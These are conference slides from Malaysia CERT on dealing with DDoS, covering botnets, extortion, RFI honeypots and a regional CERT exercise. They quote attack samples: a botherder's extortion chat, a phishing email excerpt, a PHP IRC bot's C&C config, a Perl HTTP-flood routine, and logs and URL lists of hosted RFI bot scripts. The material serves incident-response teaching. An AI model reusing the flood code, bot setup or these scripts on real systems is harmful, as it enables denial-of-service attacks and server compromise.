

Dealing with DDoS

Adli Wahid
Head of Malaysia CERT
CyberSecurity Malaysia



Agenda

- Prevalence
- Response
- Stuff we see & Deal With



DDoS

- Resource Exhaustion
- “Works all the Time”
- Different motives but the same end-result



Numbers



2009



Jan '10



Feb '10



DDoS

- I hate you therefore I'm going to DDoS you
- Other Motives
 - Extortion
 - Wiping out competition (?)
 - No reason



“I’ll leave you alone if you pay me”

botherder: check ur mail :]
admin : which email?
botherder: open your mail
botherder: @yahoo
botherder: and check inbox
botherder: you have choose
botherder: u can work with me :]
botherder: u can make war with me
botherder: and your forum down
admin : which one?

botherder: or u can pay me \$\$ monthly
botherder: i'm spammer
botherder: u see?:]
botherder: have botnets :]
botherder: your decision :]
botherder: ddos ready :]
botherder: also u have error in forum
botherder: and i can get into it
botherder: okay u will see ;]
botherder: in next 24h :]



Phishing Email

Dear User,

We are hereby notifying you that we've recently suffered **a DDos-Attack on one of our's Online Banking server**. For security reasons you must complete the next steps to verify the integrity of your Maybank account. If you fail to complete the verification in the next 24 hours your account will be suspended.

Here's how to get started:

1. Log in to Maybank online account (click here).
2. <rest of the phishing stuff goes here>



Responding to DDoS

- Nothing new
 - Sinkhole
 - Ask for help
 - C&C Take Downs
 - Cleaning up infected machines



Bots and Botnets

- Root of the problem
- Computers infected with bots perform DDoS
 - Receive instructions from C&C
 - Command or Target



RFI Attacks / Vulnerability

- RFI = Remote File Inclusion
- Problem related to web application
- Allows the bad guys to upload and execute bot script
 - Perl, PHP, (ba)sh
 - Connect to a C&C and execute instructions



RFI Script

```
#####
set_time_limit(0);
define ('CRLF', "\r\n");
$modbot=new module_bot;
#####
```

```
##### [ CONFIG BOT ]
```

```
##### Take instructions from this NICK
```

```
$bot['admin']="iLhaM";
$bot['pass']="nirvana";
$bot['inick']="xxx";
$bot['pnick']="aaaaa";
$bot['basechan']="#blood";
$bot['local']="localhost";
$bot['server']="irc.xyz.";
$bot['port']=6667;
$bot['userver']=0;
$bot['pserver']="remotepass";
```

← Command & Control



HTTPFlood Code

```
if ($funcarg =~ /^httpflood\s+(.*)\s+(\d+)/) {
```

```
sendraw($IRC_cur_socket, "PRIVMSG $printl :12[9HTTP DDoSing12] Attacking ".$1.":80 for ".$2." detik.");
my $itime = time;
my ($cur_time);
$cur_time = time - $itime;
while ($2>$cur_time){
    $cur_time = time - $itime;
    my $socket = IO::Socket::INET->new(proto=>'tcp', PeerAddr=>$1, PeerPort=>80);
    print $socket "GET / HTTP/1.1\r\nAccept: */*\r\nHost: ".$1."\r\nConnection: Keep-Alive\r\n\r\n";
    close($socket);
}
```




RFI Pots

- Linux/Unix servers are being compromised via vulnerable web applications
- Purpose
 - Trace Attack Source (infected machines)
 - Trace where RFI scripts are hosted
 - Analyze RFI Scripts
- Feed National CERTs/CSIRTS
 - Take downs, investigation



Pattern



Things we feed to others

Generic

1. Source of attack (infected machines)

Malware

1. Source of Attack (infected machines)
2. Host hosting the payload / dropper

RFI


1. Source of attack (infected machines)
2. Host hosting the RFI script



Sample RFI POT log

2009-03-25 11:26:29 MYT 201.88.6.202 <http://thalesnn.justfree.com/rox/cmd.txt?>
2009-03-25 11:26:29 MYT 201.88.6.202 <http://thalesnn.justfree.com/rox/cmd.txt?>

Source of Attack



RFI Script hosted here



We detected the following malicious code used for RFI activity on this resource:

Domain Name = www.some_free_web_hosting_domain.com

Ip a.b.c.e

ASN = XYZ

Country = US

18561 in
2009

File(s) below exist as per our checking on Sat May 16 10:41:57 +0800 2009

- 1 - http://www.some_free_web_hosting_domain.com/clim_nonblok/Mistery.txt
- 2 - http://www.some_free_web_hosting_domain.com/daffa_remex/jembod.txt
- 3 - http://www.some_free_web_hosting_domain.com/daffa_remex/php.txt
- 4 - http://www.some_free_web_hosting_domain.com/dedet_hot/phpcohul.txt
- 5 - http://www.some_free_web_hosting_domain.com/deniseroderick/Send_To.txt
- 6 - http://www.some_free_web_hosting_domain.com/dinonatadijaya/c.txt
- 7 - http://www.some_free_web_hosting_domain.com/dinonatadijaya/dd.txt
- 8 - http://www.some_free_web_hosting_domain.com/dinoshiefa/ds1.txt
- 9 - http://www.some_free_web_hosting_domain.com/dj.bend/bot.txt
- 10 - http://www.some_free_web_hosting_domain.com/ginn45/angga.txt
- 11 - http://www.some_free_web_hosting_domain.com/ginn45/budi3.txt
- 12 - http://www.some_free_web_hosting_domain.com/ginn45/diam.txt
- 13 - http://www.some_free_web_hosting_domain.com/ginn45/pingin.txt
- 14 - http://www.some_free_web_hosting_domain.com/gp_davied/jembod/g.txt
- 15 - http://www.some_free_web_hosting_domain.com/gp_davied/jembod/load.txt
- 16 - http://www.some_free_web_hosting_domain.com/Hudhaa86//alnet.txt
- 17 - http://www.some_free_web_hosting_domain.com/partner_komputer/inject.txt
- 18 - http://www.some_free_web_hosting_domain.com/sandy_zazmit/fx29id2.txt



APCERT Cyber Exercise 2007



Beijing 2008



• **Date :** 22nd December 2007

• **Participation teams:**

- Malaysia – MyCERT
- Australia – AusCERT
- Brunei – BruCERT
- China – CNCERT
- Singapore – SingCERT & NUSCERT
- Thailand – ThaiCERT
- Hong Kong – HKCERT
- India – CERT-In
- Japan – JPCERT
- Korea – KRCERT
- Chinese Taipei – TWNCERT
- Vietnam – BKIS

Timeline

- ◆ **0700** Lord of Armageddon (LoA) declare cyber war on Beijing Olympics
- ◆ **0900** Co-ordinated botnet attacks from AP region causing media sites and government portals inaccessible
- ◆ **1100** Spam containing malware that turns PC into zombies were filling up mailboxes in AP economies
- ◆ **1300** Border and Core routers crashing and rebooting frequently. 0-day exploit for DESCO IOS rumoured to be available. DESCO promise to release fix in a few hours
- ◆ **1430** – DESCO released patch and advisory on critical IOS vulnerability
- ◆ **1600** – Security analysts announced that bots automatically removed themselves, no more attacks

[Drill](#)
[Video](#)
[Home](#)



Conclusion

- DDoS is prevalent , serious problem
 - DDoS Mitigation service & product?
- Proactive vs Reactive
 - Bot infected computers need attention
 - Tracking criminals behind the botnets are key



End()

- Contact

- Adli Wahid adli@cybersecurity.my
- MyCERT - <http://www.mycert.org.my>
- CyberSecurity Malaysia <http://www.cybersecurity.my>

